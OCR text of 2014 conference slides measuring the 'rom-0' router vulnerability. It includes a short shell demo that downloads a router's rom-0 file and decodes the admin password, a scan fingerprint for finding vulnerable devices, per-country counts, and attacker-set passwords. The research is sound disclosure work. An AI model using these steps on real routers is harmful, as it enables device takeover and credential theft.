Impact of "rom-0" vulnerability

Tomáš Hlaváček • tomas.hlavacek@nic.cz •
RIPE69 AA-WG • 5. 11. 2014

“rom-0” vulnerability

```
$ wget http://192.168.1.1/rom-0

Connecting to 192.168.1.1:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 16384 (16K) [application/octet-stream]

2014-05-20 16:58:18 (138 KB/s) - ‘rom-0’ saved
[16384/16384]

$ ./RomDecoder rom-0

password: SuperSecretPassword
```

Which one is vulnerable ?


Which one is vulnerable ?

- Web based test
  - http://rom-0.cz


- Scan of the Internet: HTTP HEAD /rom-0
- Recognition:
  - Status code: 200
  - Content-length: 16384

Results (May 2014)

- First scan: May 17-18 2014
- ~71M HTTP servers tested
- 1 219 985 vulnerable
- Czech Republic: 5 368
- Top in EU: Italy (116 731), Poland (22 702)
- Top in the world: Thailand (167 505), Columbia (139 976)




CZ DOMAIN REGISTRY




Analysis

- How many are really vulnerable: Over 90%
- Already hacked: At least 30% (but likely all of them)
- Most common passwords:
  - PortablePwned
  -][p}{P][p---
  - .corporacion
  - 263297


World map (05-10/2014)



